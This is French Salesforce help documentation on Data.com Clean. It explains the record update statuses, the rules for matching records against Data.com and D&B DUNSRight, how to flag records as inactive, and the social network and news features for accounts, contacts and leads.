Le champ `Statut de mise à jour` dans les enregistrements de compte, contact et piste compare les données de l'enregistrement avec les données de Data.com. L'icône en regard du statut permet d'afficher davantage de détails ainsi que des options d'actualisation du statut. Selon le statut, vous pouvez également mettre à jour certains enregistrements directement à partir du champ `Statut de mise à jour`.

Voici un exemple qui présente certaines de vos options.




1. Le statut de cet enregistrement est `Différent`, car lors de sa dernière comparaison (il y a une semaine), certains ou tous les champs des enregistrements Salesforce et Data.com contenaient des valeurs différentes. L'utilisateur qui a effectué la comparaison précédente a peut-être :
   - accepté aucune valeur Data.com.
   - accepté certaines valeurs Data.com et conservé certaines valeurs Salesforce.
   - cliqué sur **Annuler** dans la page de comparaison.

   cliqué sur l'icône afin d'afficher la fenêtre contextuelle, qui indique des informations supplémentaires et des options de mise à jour.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

2. Cette ligne présente l'activité de comparaison la plus récente de l'enregistrement Salesforce.

   Dans le cas présent, un utilisateur a comparé l'enregistrement de compte Salesforce avec la version de Data.com il y a une semaine.

3. Cette section présente plus d'informations sur la comparaison. Dans le cas présent, Data.com contenait des valeurs `E-mail`, `Téléphone` et `Adresse de messagerie` *différentes* pour le contact.

4. Vous pouvez cliquer sur le lien **Mise à jour...** afin de comparer vous-même les enregistrements Salesforce et Data.com.

   Si vous cliquez sur **Annuler**, le statut de mise à jour de l'enregistrement reste défini sur `Différent`. Si vous cliquez sur **Enregistrer**, même si vous n'avez accepté aucune valeur Data.com, le statut de mise à jour de l'enregistrement est défini sur `Révisé`.

## Comment la correspondance entre les enregistrements Salesforce et Data.com est-elle effectuée ?

Si vous mettez à jour vos données de compte, de contact et de piste Salesforce avec Data.com Clean, il est important de comprendre comment vos enregistrements Salesforce sont comparés et mis en correspondance avec les enregistrements Data.com.

Conseil: Pour des informations complètes sur le fonctionnement du service de correspondance Data.com, avec une présentation graphique et de nombreux exemples, reportez-vous à notre livre blanc Data.com Record Matching in Salesforce.

Visionnez une démonstration : Understanding Matching Rules

Les enregistrements Salesforce et Data.com peuvent être comparés et mis en correspondance avec deux méthodes.

- Manuellement, lorsqu'un utilisateur clique sur **Mise à jour** dans un enregistrement de compte, de contact ou de piste.
- À l'aide de tâches Clean, qui tentent automatiquement de mettre en correspondance tous vos enregistrements de compte, de contact ou de piste.

Les tâches de mise à jour *automatisées* sont disponibles uniquement pour les organisations qui achètent Data.com Clean. La mise à jour *manuelle* est disponible pour tous les utilisateurs dotés d'une licence Data.com Prospector.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Lors de la première mise à jour d'un enregistrement Salesforce, effectué manuellement ou via une tâche automatisée, le service de correspondance recherche des enregistrements similaires dans Data.com. Il examine les valeurs de champ de chaque enregistrement, puis recherche des informations identiques ou similaires pour indiquer que les deux enregistrements représentent la même entité (c.-à-d. le même compte, le même contact ou la même piste). Si Data.com détecte une correspondance, les deux enregistrements sont liés par une valeur numérique dans le champ `Clé Data.com`. Pour des enregistrements de contact et de piste, chaque fois que l'enregistrement Salesforce est mis à jour, le service de correspondance est utilisé pour remettre en correspondance l'enregistrement. Pour des enregistrements de compte, chaque fois que l'enregistrement Salesforce est mis à jour, le champ `D-U-N-S Number` est utilisé pour remettre en correspondance (ou rechercher) l'enregistrement. Si le champ `D-U-N-S Number` est vide, le service de correspondance est utilisé pour trouver une correspondance. Si l'enregistrement Salesforce est modifié en profondeur, lors de la mise à jour suivante, le service de correspondance peut rechercher une meilleure correspondance dans d'autres enregistrements Data.com.

Remarque:

- Si vous préférez remapper des enregistrements de compte à l'aide du service de correspondance, que le numéro D-U-N-S soit présent ou non, contactez le support client Salesforce. Certains enregistrements de compte risquent toutefois d'être associés au statut `Introuvable` de Data.com Clean.
- Si vous avez remappé ou ignoré le mappage du champ `D-U-N-S Number`, ou si votre organisation a acheté Data.com avant le 16 décembre 2011, le service de correspondance est utilisé automatiquement pour remapper les enregistrements de compte.

Pour des contacts et des pistes, les champs importants sont les suivants :

- `Nom`
- `E-Mail`

  Il est préférable d'utiliser une adresse e-mail directe plutôt qu'une adresse de groupe, telle que info@org.com (les valeurs E-mail identiques entraînent presque toujours une correspondance, sauf si d'autres valeurs de l'enregistrement sont en conflit). **Remarque :** Data.com ne stocke pas les e-mails qui peuvent correspondre à des coordonnées personnelles, par exemple, les adresses Gmail ou Yahoo.

- `Nom du compte` pour des contacts ; `Société` pour des pistes.
- `Titre`
- `Téléphone`

Pour des comptes, les champs importants sont les suivants :

- `Nom du compte`
  - Assurez-vous que le nom de compte ne contient aucun élément extérieur, par exemple un chiffre (1002), un caractère spécial (!#@#) ou un terme étranger (ces caractères sont acceptables s'ils font partie du nom de la société).
  - Évitez les noms de pays et de région dans la valeur, sauf s'ils font partie du nom de la société.
  - Si le nom de compte contient plusieurs termes, par exemple *`DSGI Business (PC World Business)`*, essayez chaque terme.
  - Si un nom de compte est également le nom d'un site Web (par exemple *`salesforce.com`*), essayez d'omettre le sous-domaine (*`.com`*, etc.).
- `Adresse de facturation`
  - Utilisez une adresse complète dans la mesure du possible.
  - Essayez de spécifier une valeur dans le champ `Pays`. Cette information améliorera vos scores de correspondance.
  - Essayez de spécifier une valeur dans le champ `Région/Province` ou `Code postal`.
  - Si vous connaissez le nom de la rue du compte, mais sans le numéro, saisissez uniquement le nom de la rue. Un nom de rue sans numéro est préférable à aucune valeur.
- `Site Web`
- `Téléphone`

## Statuts de Data.com Clean

Si vous disposez de Data.com Prospector ou Data.com Clean, le champ `Statut de mise à jour` de vos comptes, contacts et pistes Salesforce indique le statut de mise à jour de l'enregistrement par rapport à Data.com.

| Statut de mise à jour | Définition | Valeur API | Remarques |
|---|---|---|---|
| `Non comparé` | La version actuelle de l'enregistrement Salesforce n'a pas été comparée à Data.com. Ce statut peut se présenter pour les raisons suivantes :<br>• L'enregistrement a été *créé manuellement* dans Salesforce (pas *ajouté à partir de Data.com*), et n'a pas encore été comparé à Data.com.<br>• L'enregistrement Salesforce a déjà été comparé à Data.com, puis modifié par un utilisateur sans nouvelle comparaison.<br>• L'enregistrement Salesforce a déjà été comparé à Data.com, puis mis à jour par un workflow ou un autre processus automatisé (tel qu'une conversion de piste) sans nouvelle comparaison à Data.com.<br>• Vous mappez des champs Data.com avec des champs Salesforce, et un ou plusieurs champs Data.com mappés ne contiennent aucune valeur. | `En cours` | Les enregistrements que vous ajoutez à partir de Data.com sont toujours `Synchronisés` jusqu'à une modification des données dans l'un des enregistrements ou dans les deux.<br>Une fois l'enregistrement mis à jour et une correspondance trouvée dans Data.com, le `Statut de mise à jour` de l'enregistrement change en `Révisé` jusqu'à ce que l'une de des conditions suivantes soit remplie :<br>• Les deux enregistrements sont identiques (statut `Synchronisé`).<br>• L'enregistrement est mis à jour dans Salesforce ou Data.com (statut `Différent`).<br>• L'enregistrement devient inactif dans Data.com (statut `Inactif`). |
| `Synchronisé` | Lors de la dernière comparaison de votre enregistrement Salesforce avec l'enregistrement Data.com, les | `Correspondant` | Les enregistrements avec le statut `Synchronisé` sont |

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

| Statut de mise à jour | Définition | Valeur API | Remarques |
|---|---|---|---|
| | deux étaient identiques. Les enregistrements avec le statut `Synchronisé` sont considérés comme mis à jour. | | considérés comme mis à jour, mais vous pouvez répéter le processus de mise à jour.<br>Cliquez sur l'icône du champ `Statut de mise à jour`, puis notez l'heure de la dernière comparaison de l'enregistrement. |
| `Révisé` | Lors de la dernière comparaison de votre enregistrement Salesforce avec l'enregistrement Data.com, l'utilisateur qui les a comparés :<br>• a conservé une ou plusieurs valeurs de l'enregistrement Salesforce<br>• peut également avoir marqué une valeur de champ comme *`incorrecte`* dans Data.com.<br>• a marqué un enregistrement comme *`Inactif`*.<br>ou<br>• vos tâches Clean sont définies pour remplacer les valeurs d'un ou de plusieurs champs, et une ou plusieurs valeurs ont été remplacées lors de la dernière tâche. | `Confirmé` | Les enregistrements avec le statut `Révisé` sont considérés comme mis à jour, mais vous pouvez répéter le processus de mise à jour.<br>Une fois l'enregistrement mis à jour et une correspondance trouvée dans Data.com, le `Statut de mise à jour` reste défini sur `Révisé` jusqu'à ce que l'une de des conditions suivantes soit remplie :<br>• Les deux enregistrements sont identiques (statut `Synchronisé`).<br>• L'enregistrement est mis à jour dans Salesforce ou Data.com (statut `Différent`).<br>• L'enregistrement devient inactif dans Data.com (statut `Inactif`).<br>• tout champ précédemment marqué *`incorrect`* dans Data.com est de nouveau marqué *`correct`*. |
| `Différent` | L'enregistrement Salesforce contient des données différentes de l'enregistrement Data.com correspondant.<br>**Remarque:** Il est important de noter que le statut de mise à jour d'un enregistrement peut changer de `Synchronisé` ou `Révisé` à `Différent` lorsque les valeurs changent dans l'enregistrement Data.com correspondant. Cela peut se produire régulièrement lors de la | `Différent` | Une fois l'enregistrement mis à jour et une correspondance trouvée dans Data.com, le `Statut de mise à jour` reste défini sur `Différent` jusqu'à ce que l'une de des conditions suivantes soit remplie :<br>• Les deux enregistrements sont identiques (statut `Synchronisé`). |

| Statut de mise à jour | Définition | Valeur API | Remarques |
|---|---|---|---|
| | publication d'informations Data.com et D&B mises à jour. | | • Un utilisateur examine les deux enregistrements et conserve une ou plusieurs valeurs de l'enregistrement Salesforce (statut `Révisé`).<br>• L'enregistrement devient inactif dans Data.com (statut `Inactif`). |
| `Sélectionner une correspondance` | Data.com n'inclut pas d'enregistrement qualifié pour une correspondance *automatique*, mais contient une ou plusieurs correspondances potentielles. Vous pouvez sélectionner jusqu'à cinq (5) concordances possibles. | `Sélectionner une correspondance` | Ce statut est disponible uniquement avec le produit Data.com Clean et le service de correspondance D&B DUNSRight. |
| `Introuvable` | L'enregistrement Salesforce ne correspond à aucun enregistrement Data.com semblable. | `Introuvable` | L'enregistrement ne peut pas être mis à jour dans Salesforce, car Data.com n'a trouvé aucun enregistrement correspondant. |
| `Inactif` | L'enregistrement Data.com correspondant à l'enregistrement Salesforce a été signalé comme inactif par Data.com ou par un utilisateur de votre organisation. Un enregistrement de contact peut être inactif s'il contient des informations périmées ou inexactes. Un enregistrement de compte peut être inactif si D&B l'a marqué comme en cessation d'activité. | `Inactif` | Les enregistrements `Inactifs` sont masqués par défaut dans les résultats de recherche de Data.com Prospector, mais vous pouvez les afficher en utilisant des filtres.<br>Si vous mettez à jour l'enregistrement et le signalez comme Actif à Data.com, le statut de mise à jour de l'enregistrement change en *`Révisé`*. |
| `Ignoré` | Procédez comme suit :<br>• L'enregistrement Salesforce a rencontré une erreur associée à une règle de validation ou à un déclencheur lors de son dernier enregistrement, ayant entraîné la définition du statut de l'enregistrement sur `Ignoré` lors de la tâche de mise à jour synchronisée incrémentielle suivante.<br>ou | `Ignoré` | Avec votre administrateur :<br>• Modifiez le déclencheur, la règle de validation ou la personnalisation de l'API ayant entraîné l'erreur et le statut `Ignoré`, puis mettez de nouveau à jour l'enregistrement, manuellement ou avec des tâches de Clean.<br>ou |

| Statut de mise à jour | Définition | Valeur API | Remarques |
| --- | --- | --- | --- |
| | • Le statut de mise à jour de l'enregistrement a été défini sur `Ignoré` via l'API.<br><br>Les tâches de Mise à jour *synchronisation incrémentielle* ne traitent *pas* les enregistrements dont le statut de mise à jour est `Ignoré`.<br><br>Les tâches de Clean *Synchronisation complète* traitent tous les enregistrements, *quel que soit* le statut de mise à jour, qui ont rencontré une erreur de règle de validation, de déclencheur ou d'autres personnalisations lors du dernier enregistrement, mais les valeurs de champ `Statut de mise à jour` de ces enregistrements ne sont pas modifiées tant que les erreurs ne sont pas résolues. | | • Demandez à votre administrateur de sélectionner la préférence de contournement de tâche `Enregistrements ignorés`, afin que les *tâches de synchronisation incrémentielle et complète* ignorent le traitement des enregistrements ayant un statut `Ignoré`. |

CONSULTER ÉGALEMENT :

- Mise à niveau d'enregistrements individuels dans Salesforce Classic
- Mise à jour d'une liste d'enregistrements Salesforce
- Que me dit le Statut de mise à jour sur un enregistrement ?
- Signalement d'un compte, d'un contact ou d'une piste comme inactif ou actif à Data.com

## En savoir plus sur la mise à jour d'enregistrements avec Data.com Clean

Lorsque vous mettez à jour un enregistrement, vous comparez vos données Salesforce aux informations de Data.com. Ce processus repose sur quelques concepts importants que vous devez comprendre, notamment la sélection des enregistrements correspondants et le marquage des enregistrements Data.com comme étant incorrects.

### Signalement d'un compte, d'un contact ou d'une piste comme inactif ou actif à Data.com

Lorsque vous utilisez Data.com Clean pour mettre à jour un enregistrement Salesforce, si le compte, le contact ou la piste n'est plus en activité ou inactif dans une société, vous pouvez signaler cette information à Data.com. Si un compte, un contact ou une piste a été signalé comme `Inactif` à Data.com, nous vous en informons. Si vous pensez que le compte, le contact ou la piste est `actif`, vous pouvez également nous le signaler.

### Instructions relatives au choix d'un service de correspondance de compte

Si vous utilisez Data.com Prospector ou Data.com Clean, vous pouvez sélectionner le service de correspondance utilisé par votre organisation pour mettre à jour les enregistrements de compte. Avant de sélectionner votre service, il est important de comprendre chaque service, ses comportements de mise à jour ainsi que les considérations associées.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## Signalement d'un compte, d'un contact ou d'une piste comme inactif ou actif à Data.com

Lorsque vous utilisez Data.com Clean pour mettre à jour un enregistrement Salesforce, si le compte, le contact ou la piste n'est plus en activité ou inactif dans une société, vous pouvez signaler cette information à Data.com. Si un compte, un contact ou une piste a été signalé comme `Inactif` à Data.com, nous vous en informons. Si vous pensez que le compte, le contact ou la piste est `actif`, vous pouvez également nous le signaler.

Un compte, un contact ou une piste peut être désigné(e) comme *`actif`* ou *`inactif`* par Data.com ou par un utilisateur de Data.com Clean. Pour des comptes, *`Inactif`* signifie en cessation d'activité, et, pour des contacts ou des pistes, signifie que la personne associée ne travaille plus pour la société.

Si un enregistrement est `inactif`, nous vous indiquons la source de ce statut ; si la source est Data.com, nous vous en indiquons les raisons. Par exemple, nous vous indiquons si un compte a cessé ses activités, si un contact n'est plus employé par la société, ou si le téléphone ou l'e-mail d'un contact ou d'une piste n'est pas valide.

1. Dans l'enregistrement d'un compte, d'un contact ou d'une piste, cliquez sur **Mettre à jour** pour ouvrir la page de comparaison.
2. Si le compte, le contact ou la piste est inactif, cliquez sur **Signaler comme inactif**.
3. Cliquez sur **Enregistrer**.
   Le champ `Statut de mise à jour` de l'enregistrement indique désormais qu'il est *`Inactif`*.
4. Si un compte a été signalé comme inactif, mais que la société est toujours active, ou si un contact ou une piste a été signalé comme inactif, mais que la personne travaille toujours pour la société, vous pouvez mettre à jour son enregistrement. Dans la page de comparaison, un message indique le statut consigné actuel de l'enregistrement (`cessation d'activité` pour des comptes ou `Inactif` pour des contacts ou des pistes) et qui l'a signalé : Data.com ou un utilisateur.
5. Cliquez sur **Signaler comme actif**.
   Le champ `Statut de mise à jour` de l'enregistrement récupère sa valeur initiale, avant le signalement comme *`Inactif`*. Par exemple, si le `Statut de mise à jour` d'un contact est *`Révisé`*, et que le contact est signalé comme *`Inactif`*, son statut de mise à jour devient `Inactif`. Si le contact est ensuite signalé comme *`Actif`*, son statut de mise à jour est de nouveau *`Révisé`*.

CONSULTER ÉGALEMENT :

Statuts de Data.com Clean

### Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour mettre à jour des enregistrements de compte :

- Modifier sur les comptes

Pour mettre à jour des enregistrements de contact :

- Modifier sur les contacts

Pour mettre à jour des enregistrements de piste :

- Modifier sur les pistes

## Instructions relatives au choix d'un service de correspondance de compte

Si vous utilisez Data.com Prospector ou Data.com Clean, vous pouvez sélectionner le service de correspondance utilisé par votre organisation pour mettre à jour les enregistrements de compte. Avant de sélectionner votre service, il est important de comprendre chaque service, ses comportements de mise à jour ainsi que les considérations associées.

Les services de correspondance disponibles sont :

**Correspondance Data.com**

La technologie unique de correspondance de Data.com, qui reconnaît les champs `Nom de compte`, `Adresse de facturation`, `Site Web`, et `Téléphone`.

Le service de correspondance Data.com est toujours utilisé lors de la mise à jour des comptes qui ont un `D-U-N-S Number` valide même si le service de correspondance DUNSRight est sélectionné.

**Correspondance D&B DUNSRight™**

La technologie propriétaire de qualité des données de D&B, qui utilise un processus rigoureux pour normaliser les données et mapper les enregistrements Société D&B avec vos enregistrements de compte. Le processus emploie également le code de confiance D&B, qui classe les correspondances candidates de Data.com selon leur concordance avec votre enregistrement, de 1 (différente) à 10 (identique ou très similaire). D&B fournit également des niveaux de correspondance codés par lettres pour les champs individuels. Pour plus d'informations sur le fonctionnement de la correspondance DUNSRight D&B, reportez-vous à *Correspondance d'entité D&B*.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

| Attribut | Correspondance Data.com | Correspondance DUNSRight™ |
|---|---|---|
| Service de correspondance par défaut | ✅ | |
| Comprend le code de confiance de D&B | | ✅ |
| Prend en charge de nombreuses correspondances internationales[1] | | ✅ |
| Prend en charge les pays non anglophones | | ✅ |
| Requiert une correspondance par défaut du `D-U-N-S Number` | | ✅ |

[1]La correspondance DUNSRight D&B fournit des enregistrements de correspondance pour plus de 200 pays supplémentaires par rapport à la correspondance Data.com. La correspondance DUNSRight *ne prend pas* en charge les pays et régions suivants : Îles de l'Amirauté ; Îles Aland ; Antarctique ; Île de l'Ascension ; Bonaire ; Île Bouvet ; Territoire britannique de l'océan Indien ; Îles Carolines ; Îles Cocos (Keeling) ; Cuba ; Curaçao ; Terres australes et antarctiques françaises ; Guernesey ; Île Heard et Îles McDonald ; Île de Man ; Jersey ; Corée, République populaire démocratique ; Mayotte ; Micronésie, États fédérés ; Îles Midway ; Mongolie ; Niue ; Palaos ; Territoire Palestinien occupé ; Pitcairn ; Saint-Barthélemy ; Saint-Eustache et Saba ; Saint Martin (France) ; Saint Martin (Pays-Bas) ; Géorgie du Sud ; Îles Sandwich

du Sud ; Svalbard et Jan Mayen ; Timor-Oriental ; Chypre turque ; Îles mineures éloignées des États-Unis ; Île Wake ; Wallis et Futuna ; Sahara Occidental.

CONSULTER ÉGALEMENT :

- Comment la correspondance entre les enregistrements Salesforce et Data.com est-elle effectuée ?
- Configuration de Data.com Clean
- Considérations sur la planification de tâches Data.com Clean
- Instructions sur la sélection des préférences des tâches Data.com Clean
- Configuration de tâches Data.com Clean
- Définition de vos préférences et sélection d'un service de correspondance de compte pour Data.com Clean

## Social Key de Data.com

Clé sociale de Data.com fonctionne avec des comptes et des contacts sociaux et avec Data.com Clean pour aider à en savoir plus sur vos contacts et vos pistes dans Salesforce ou sur des sites de réseaux sociaux. Votre organisation doit avoir activé Data.com Clean pour utiliser Clé sociale.

**Important:** À compter de la version Summer '16, Clé sociale Data.com et l'API de correspondance Data.com Social Profile ne seront plus disponibles. Actuellement, les pseudos de profil social, par exemple ceux de LinkedIn®, ne sont pas ajoutés aux enregistrements mis à jour avec Data.com. Vous ne pourrez plus utiliser l'API de correspondance Data.com Social Profile pour rechercher des pseudos de profil social.

Lors de l'exécution des tâches Clean ou de la mise à jour d'enregistrements à partir d'une liste, Clé sociale recherche et associe les pseudos sociaux de vos contacts et pistes. Clé sociale fournit actuellement des pseudos sociaux pour LinkedIn®, Twitter® et Facebook® pour des contacts et des pistes aux États-Unis uniquement. Votre administrateur sélectionne les réseaux sociaux de votre choix.

Les utilisateurs se connectent à un réseau social à partir de la page de détails d'un contact ou d'une piste et affichent le profil associé depuis le visualiseur Comptes et contacts sociaux ou dans le site du réseau social. Aucune recherche manuelle n'est requise.

**Remarque:** En fonction des paramètres de confidentialité des contacts et des pistes, ainsi que des autorisations définies par leurs amis ou relations et des conditions d'utilisation du site, les informations auxquelles les utilisateurs ont accès peuvent être inférieures à celles disponibles s'ils se connectent directement à leur réseau social.

Data.com Clean doit être activée pour pouvoir utiliser Clé sociale.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

# Recueil d'informations dans les réseaux sociaux et les actualités

## Le composant Actualités

Accédez instantanément à des actualités pertinentes et actualisées sur les clients, les partenaires et les concurrents. Le composant Actualités comprend des articles et des publications Twitter. Il est disponible dans les comptes, les contacts, les pistes, les opportunités et la page d'accueil.

Le composant Actualités fournit des articles pertinents et actualisés qui vous informent sur les personnes, les entreprises et les secteurs d'activité avec lesquels vous travaillez. Il est disponible en anglais à partir de sources d'information aux États-Unis.

Éditions

Disponible avec : Lightning Experience et Salesforce1

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition

### Actualités basées sur votre localisation

- Dans les enregistrements de compte, les articles d'actualité sont sélectionnés en fonction du compte, de ses dirigeants et de son secteur d'activité.
- Dans les enregistrements de contact, de piste et d'opportunité, les articles d'actualité sont sélectionnés en fonction du compte associé à l'enregistrement, ainsi que de ses dirigeants et de son secteur d'activité.
- Dans la page d'accueil et dans l'application Actualités, les articles sont affichés en fonction des enregistrements récemment visualisés, ainsi que des tâches et des événements de ces enregistrements.
- Dans Salesforce1, les actualités sont également affichées en fonction des comptes associés aux participants aux événements planifiés dans votre calendrier mobile.

### Catégories d'actualités

| Catégorie | Inclut des actualités... |
|---|---|
| Actualités du compte | Basées sur le compte de l'enregistrement. |
| Actualités sur les secteurs d'activité | Sur le secteur d'activité répertorié dans le compte ou le compte associé à l'enregistrement. |
| Actualités sur la direction | Sur les individus qui ont un rôle de dirigeant dans le compte ou le compte associé à l'enregistrement. Il n'est pas nécessaire que les dirigeants soient des contacts dans Salesforce pour afficher des actualités les concernant. |
| Tendances dans ma société | Sur les informations que lisent les autres utilisateurs Salesforce. |
| Actualités générales sur les entreprises | Qui ne sont pas directement associées au compte, au secteur d'activité ou aux dirigeants de l'enregistrement. |

### Partage d'actualités dans Chatter

Si vous lisez un article intéressant, vous pouvez le partager aisément sur Chatter. Lorsque vous partagez un article à partir d'une page de détail d'un enregistrement, l'article est publié dans le fil Chatter de cet enregistrement. Lorsque vous partagez un article à partir de la page d'accueil ou de l'application Actualités, il est publié dans votre profil Chatter et tous vos abonnés peuvent le lire.

## Qualité des actualités et commentaires

- Salesforce vérifie toutes les actualités pour s'assurer de l'absence de spam ou de contenus inappropriés.
- Si vous rencontrez des informations inappropriées ou incorrectes, vous pouvez les signaler en utilisant les options de commentaires.

## Confidentialité et sécurité

- Une fois activées, certaines données de votre organisation peuvent être enregistrées et/ou traités par des services tiers ou d'autres technologies Salesforce, chacun offrant des protections de la confidentialité et de la sécurité différentes de celles des services Salesforce. Lorsque les données (notamment le nom ou le site Web d'un compte mis en file d'attente) sont partagées ou transférées, nous nous efforçons d'exclure votre nom et le nom de votre organisation. Lorsque vous utilisez cette fonctionnalité, Salesforce n'est pas responsable de la confidentialité et de la sécurité des données partagées avec des tiers.
- Pour la plupart des comptes, Salesforce fournit des actualités à partir de notre propre plate-forme de traitement des actualités, qui collecte des actualités à partir de fils RSS et de contenu Twitter de fournisseurs d'actualités. Si notre base de données ne renvoie aucun résultat, nous pouvons rechercher des actualités spécifiques à votre compte chez un fournisseur externe, en utilisant le nom du compte que vous avez répertorié dans Salesforce. Dans les deux cas, Salesforce n'est pas responsable du contenu des connaissances fournies par les services tiers. Les requêtes sont exécutées par Salesforce à l'aide de protocoles sécurisés et ne sont liées à aucun utilisateur individuel de Salesforce.

CONSULTER ÉGALEMENT :

Paramètres du compte

# Comptes, contacts et pistes sociaux

Augmentez l'accès de vos utilisateurs aux informations sociales et améliorez le service offert aux clients actuels et potentiels en facilitant l'accès aux réseaux sociaux dans Salesforce.

Visionner une démonstration (3:29 minutes)

Lorsqu'un compte, un contact ou une piste est associé à un profil de réseau social, vous et tous les utilisateurs de votre organisation pouvez accéder aux données sociales existantes, sans se connecter à d'autres sites.

| Réseau social | Affiché dans Salesforce | Objets pris en charge dans Salesforce Classic | Objets pris en charge dans Lightning Experience Salesforce1 | Objets à actualiser avec Clé sociale de Data.com |
|---|---|---|---|---|
| Twitter | Twitter est très efficace pour découvrir la personnalité publique de vos clients existants et potentiels, et savoir ce qu'ils pensent. Vous pouvez afficher les biographies, les tweets récents, ainsi que les personnes qui suivent et sont suivies par vos comptes, contacts et pistes. | Comptes<br>Contacts<br>Pistes | Comptes<br>Contacts<br>Pistes | Contacts<br>Pistes |
| Facebook | Facebook offre une approche plus personnelle de vos clients actuels et potentiels, et permet de rechercher des intérêts communs. Pour des contacts, pistes et comptes personnels, vous pouvez afficher des profils, des | Comptes<br>Contacts<br>Pistes | | Contacts<br>Pistes |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les contacts sont disponibles dans **Toutes** les éditions à l'exception de **Database.com**

Les pistes sont disponibles avec : **Groups** Edition, **Professional** Edition, **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

| | | |
|---|---|---|
| | mises à jour de statut et le nombre d'amis communs que vous partagez. Pour des comptes professionnels, vous pouvez consulter l'empreinte médiatique sociale et professionnelle de vos clients, avec le profil de leur société et les publications sur le mur. | |
| Klout | Klout est un service tiers qui analyse l'influence des personnes sur les réseaux sociaux Twitter, Facebook et LinkedIn. Utilisez Klout pour découvrir l'influence sur les réseaux sociaux de vos comptes, contacts et pistes, qui ils influencent, qui les influence, ainsi que leurs centres d'intérêt. | Comptes<br>Contacts<br>Pistes |
| Vidéos YouTube | YouTube facilite la recherche et la lecture de vidéos associées à vos comptes, contacts et pistes. | Comptes<br>Contacts<br>Pistes |

Lorsque vous ou un autre utilisateur de votre organisation associez un profil de réseau social à un compte, un contact ou une piste, Salesforce affiche toujours des informations actualisées le concernant. Les informations que chaque utilisateur de Salesforce peut afficher dépendent de son niveau de relation avec le compte, le contact ou la piste sur le réseau social, et des paramètres de confidentialité du profil. Si vous n'êtes pas connecté(e) au réseau social via Salesforce, vous affichez uniquement les informations que l'utilisateur du réseau social a rendu publiques.

**Important:** La fonctionnalité Comptes, contacts et pistes sociaux utilise des API Facebook, Klout, Twitter et YouTube publiques pour afficher des informations sociales dans Salesforce. Ces réseaux sociaux peuvent à tout moment changer et refuser l'accès à leur API. Par conséquent, salesforce.com ne peut pas garantir la disponibilité future de cette fonctionnalité ou de ses fonctions, notamment l'accès aux données actuellement accordé et l'accès à tout réseau social dans son ensemble. À compter de la version Winter ‘16, LinkedIn n'est plus disponible via cette fonctionnalité.

## Premiers pas dans Salesforce1 ou dans le site complet de Salesforce

Pour commencer, accédez simplement à une page de détail de compte, contact ou piste, puis inscrivez-vous à vos comptes de réseaux sociaux. L'inscription crée des connexions privées entre Salesforce et vos comptes de réseaux sociaux, qui permettent d'afficher des profils sociaux externes dans Salesforce.

CONSULTER ÉGALEMENT :

Activation des comptes, contacts et pistes sociaux

Configuration de comptes, contacts et pistes sociaux

## Sécurité et confidentialité lors de l'utilisation des Comptes, contacts et pistes sociaux

La fonctionnalité Comptes, contacts et pistes sociaux est conçue pour la sécurité et la confidentialité de vos informations personnelles et de vos données.

- Salesforce utilise le protocole de confiance OAuth lorsque vous vous connectez à des comptes Facebook, Twitter ou Klout. Vos identifiants de connexion ne sont pas exposés dans Salesforce, et nous ne stockons jamais vos mots de passe.
- Salesforce n'importe pas et ne stocke pas les informations sociales. Chaque fois que vous sélectionnez un profil social ou une vidéo YouTube, Salesforce récupère les informations que vous souhaitez afficher directement dans le réseau social. Vous affichez toujours des informations sociales actualisées sur vos comptes, vos contacts et vos pistes.
- L'association d'un enregistrement Salesforce à un compte de réseau social ne génère aucune activité sur le réseau social. Par exemple, lorsque vous associez un contact à un compte Twitter, vous ne devenez pas un suiveur de ce compte sur Twitter.
- Salesforce ne publie jamais aucune information vous concernant ou sur les activités de vos comptes sur les réseaux sociaux.
- Vos comptes, contacts et pistes ne sont pas notifiés lorsque vous utilisez Salesforce pour consulter leurs profils de réseaux sociaux. En outre, votre interaction avec les réseaux sociaux via Salesforce est en lecture seule aussi longtemps que vous utilisez le visionneur social.

